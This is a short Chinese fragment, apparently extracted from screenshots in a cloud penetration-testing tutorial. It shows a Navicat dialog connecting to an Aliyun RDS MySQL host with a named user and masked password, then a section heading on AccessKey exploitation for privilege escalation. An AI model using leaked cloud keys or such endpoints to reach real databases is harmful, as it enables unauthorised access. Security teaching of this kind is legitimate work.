数据库连接

Navicat

连接名:

主机: rm-bp1k0eqcjy94ec9cc0.mysql.rds.aliyuncs.com

端口: 3306

用户名: xiaodi

密码: ****

保存密码

使用navicate直接连接即可

测试连接

确定

取消

localhost

没有连接

服务器版本: 5.7.26

会话: 0

主机: localhost

端口: 3306

用户名:

2.2.3 AK利用 (权限提升)

参考2.1的操作流程。